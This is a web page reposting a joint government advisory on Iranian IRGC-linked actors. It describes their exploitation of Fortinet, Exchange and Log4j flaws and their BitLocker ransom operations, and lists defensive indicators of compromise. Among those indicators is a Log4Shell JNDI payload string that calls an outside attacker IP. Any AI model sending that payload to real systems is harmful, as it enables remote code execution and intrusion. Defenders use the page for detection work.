

IRGC-Linked Cyber Actors Exploit Vulnerabilities for Ransom Ops
As reported in joint CSA Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities, the authoring agencies have observed Iranian government-sponsored APT actors scanning for and/or exploiting the following known Fortinet FortiOS and Microsoft Exchange server vulnerabilities since early 2021 to gain initial access to a broad range of targeted entities: CVE-2018-13379, CVE-2020-12812, CVE-2019-5591, and CVE-2021-34473 (a ProxyShell vulnerability).
The authoring agencies have also observed these APT actors leveraging CVE-2021-34473 against U.S. networks in combination with ProxyShell vulnerabilities CVE-2021-34523 and CVE-2021-31207.
The NCSC judges that Yazd, Iran-based company Afkar System Yazd Company is actively targeting UK organizations. Additionally, ACSC judges that these APT actors have used CVE-2021-34473 in Australia to gain access to systems.
The APT actors can leverage this access for further malicious activities, including deployment of tools to support ransom and extortion operations, and data exfiltration.
Since the activity was reported in 2021, these IRGC-affiliated actors have continued to exploit known vulnerabilities for initial access.
In addition to exploiting Fortinet and Microsoft Exchange vulnerabilities, the authoring agencies have observed these APT actors exploiting VMware Horizon Log4j vulnerabilities CVE-2021-44228 ("Log4Shell"), CVE-2021-45046, and CVE-2021-45105 for initial access.
The IRGC-affiliated actors have used their access for ransom operations, including disk encryption and extortion efforts.
After gaining access to a network, the IRGC-affiliated actors likely determine a course of action based on their perceived value of the data. Depending on the perceived value, the actors may encrypt data for ransom and/or exfiltrate data. The actors may sell the data or use the exfiltrated data in extortion operations or "double extortion" ransom operations where a threat actor uses a combination of encryption and data theft to pressure targeted entities to pay ransom demands.
nitial Access [TA0001]
As stated in the Technical Details section previously reported in joint CSA Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities, the IRGC-affiliated actors gained initial access by exploiting known vulnerabilities [T1190].
The following IOCs, observed as of March 2022, are indicative of ProxyShell vulnerability exploitation on targeted entity networks:
Web shells with naming conventions aspx_[11 randomly generated alphabetic characters].aspx, login.aspx, or default.aspx in any of the following directories:
C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyecpauth
C:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyowaauth
C:inetpubwwwrootaspnet_client
The following IOCs, observed as of December 2021, are indicative of Log4j vulnerability exploitation on targeted entity networks:
${jndi:ldap//148.251.71.182:1389/RCE} (user agent string)
RCE.class
Execution [TA0002]
The IRGC-affiliated actors may have made modifications to the Task Scheduler [T1053.005]. These modifications may display as unrecognized scheduled tasks or actions. Specifically, the below established tasks may be associated with this activity:
Wininet
Wininet'
WinLogon
CacheTask
Note: The potential exists that tasks associated with CacheTask or Wininet may be legitimate. For additional tasks used by these IRGC-affiliated cyber actors, see joint CSA Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities.
Persistence [TA0003]
The IRGC-affiliated actors established new user accounts on domain controllers, servers, workstations, and active directories [T1136.001, T1136.002]. The actors enabled a built-in Windows account (DefaultAccount) and escalated privileges to gain administrator-level access to a network. Some of these accounts appear to have been created to look similar to other existing accounts on the network, so specific account names may vary per organization. In addition to unrecognized user accounts or accounts established to masquerade as existing accounts, the following account usernames may be associated with this activity:
Domain Admin
it_admin
DefaultAccount
Default01
Note: For additional account usernames associated with this activity, see joint CSA Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities.
Exfiltration [TA0010]
The authoring agencies have observed the IRGC-affiliated actors dumping and subsequently exfiltrating the Local Security Authority Subsystem Service (LSASS) process memory on targeted entity networks in furtherance of credential harvesting. The following IOCs are associated with data exfiltration from targeted entity networks:
C:WindowsTempsassl[.]pmd
C:WindowsTempssasl[.]zip
C:UsersDefaultAccountAppDataLocalTemplsass[.]dmp
C:UsersDefaultAccountAppDataLocalTemplsass[.]zip
Impact [TA0040]
The IRGC-affiliated actors forced BitLocker activation on host networks to encrypt data [T1486] and held the decryption keys for ransom. The corresponding ransom notes were sent to the targeted entity, left on the targeted entity network as a .txt file or printed on the targeted entity's networked printer(s). The notes included the following contact information:
@BuySafety (Telegram)
@WeRBits (Telegram)
+93794415076 (WhatsApp)
werbits@onionmail[.]org
buysafety@onionmail[.]org
yacashcash@rambler[.]ru
Featured Resources
View More Resources
Four CTEM Fails and How to Fix Them
Long before Mythos, vulnerability management teams were already drowning in more vulnerabilities than any team could possibly manage with speed

CTEM at Machine Speed: Build Exposure-Informed Defenses with AI and Automation
Learn how AI and automation help prove what’s exploitable and build exposure-informed defenses before the patch lands.

Threat Adaptation: Your Future SOC Metric
Measure how quickly your SOC adapts to emerging threats through continuous validation, detection and defense updates.